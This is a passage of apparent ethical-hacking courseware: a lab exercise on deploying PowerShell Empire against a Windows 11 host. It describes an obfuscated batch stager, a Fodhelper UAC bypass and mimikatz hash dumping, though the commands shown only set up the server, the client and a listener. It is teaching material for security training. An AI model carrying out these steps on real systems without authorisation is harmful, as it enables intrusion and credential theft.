Module 08: Windows Exploitation and Privilege Escalation

```
# Exercise 05: Gaining Access to a Remote System and Perform Enumeration using PowerShell Empire
```

Scenario

Post-exploitation frameworks like **PowerShell Empire** and its modern GUI front-end **Starkiller** provide modular C2 (Command and Control) infrastructure for stealthy payload delivery, target host enumeration, UAC bypass, credential harvesting, and privilege escalation.

In this exercise, we initialize the PowerShell Empire C2 server and CLI client on Parrot Security, establish an HTTP listener (**http_listener** on port **4444**), generate an obfuscated Windows Batch stager (**system_check.bat**), and host it via Python HTTP server (**http://192.168.0.18:8000**). After executing the stager on Windows 11, we verify active agents using the **agents** command, interact with the agent, perform host enumeration with **powershell/situational_awareness/host/winenum**, bypass UAC via Fodhelper (**powershell/privesc/bypassuac_fodhelper**) to obtain a high-integrity shell, dump user password hashes via `mimikatz`, and orchestrate execution via the Starkiller GUI interface (**http://localhost:1337**).

Objective


The objective of this lab is to help students learn how to:
- Initialize PowerShell Empire server (**powershell-empire server**) and CLI client (**powershell-empire client**)
- Configure C2 HTTP listeners (**uselistener http**, Port: **4444**)
- Generate obfuscated Windows batch stagers (**usestager windows_launcher_bat**)
- List and interact with active C2 agents using the **agents** command
- Conduct detailed host enumeration using Empire modules (**powershell/situational_awareness/host/winenum**)
- Bypass User Account Control (UAC) via Fodhelper (**powershell/privesc/bypassuac_fodhelper**) to achieve high integrity
- Dump local password hashes using built-in `mimikatz` integration
- Manage listeners, agents, and WinPEAS modules via Starkiller Web GUI (**http://localhost:1337**)


Task 1: Initialize PowerShell Empire Server & Client, Configure Listener and Stager

In this task, we launch the Empire server and client on Parrot Security, configure an HTTP listener on port 4444, and generate an obfuscated batch payload file.


Lab Tasks

1. Switch to **Parrot Security** (**pentester** / **toor**). Open terminal with sudo privileges and start Empire server:
   cd Empire
   powershell-empire server


Applications Places System
Tue Dec 31, 05:46
cd Empire/ - Parrot Terminal
File Edit View Search Terminal Help
[pentester@parrot]-[~]
$sudo su
[sudo] password for pentester:
[root@parrot]-[/home/pentester]
#cd Empire/
[root@parrot]-[/home/pentester/Empire]
#
README.license
Trash
Menu
cd Empire/ - Parrot Te...




1. Open a new terminal window with sudo privileges, navigate to `Empire`, and connect client to localhost:
   powershell-empire client




1. Display available Empire client commands:


   help



1. Configure HTTP listener options:
   uselistener http

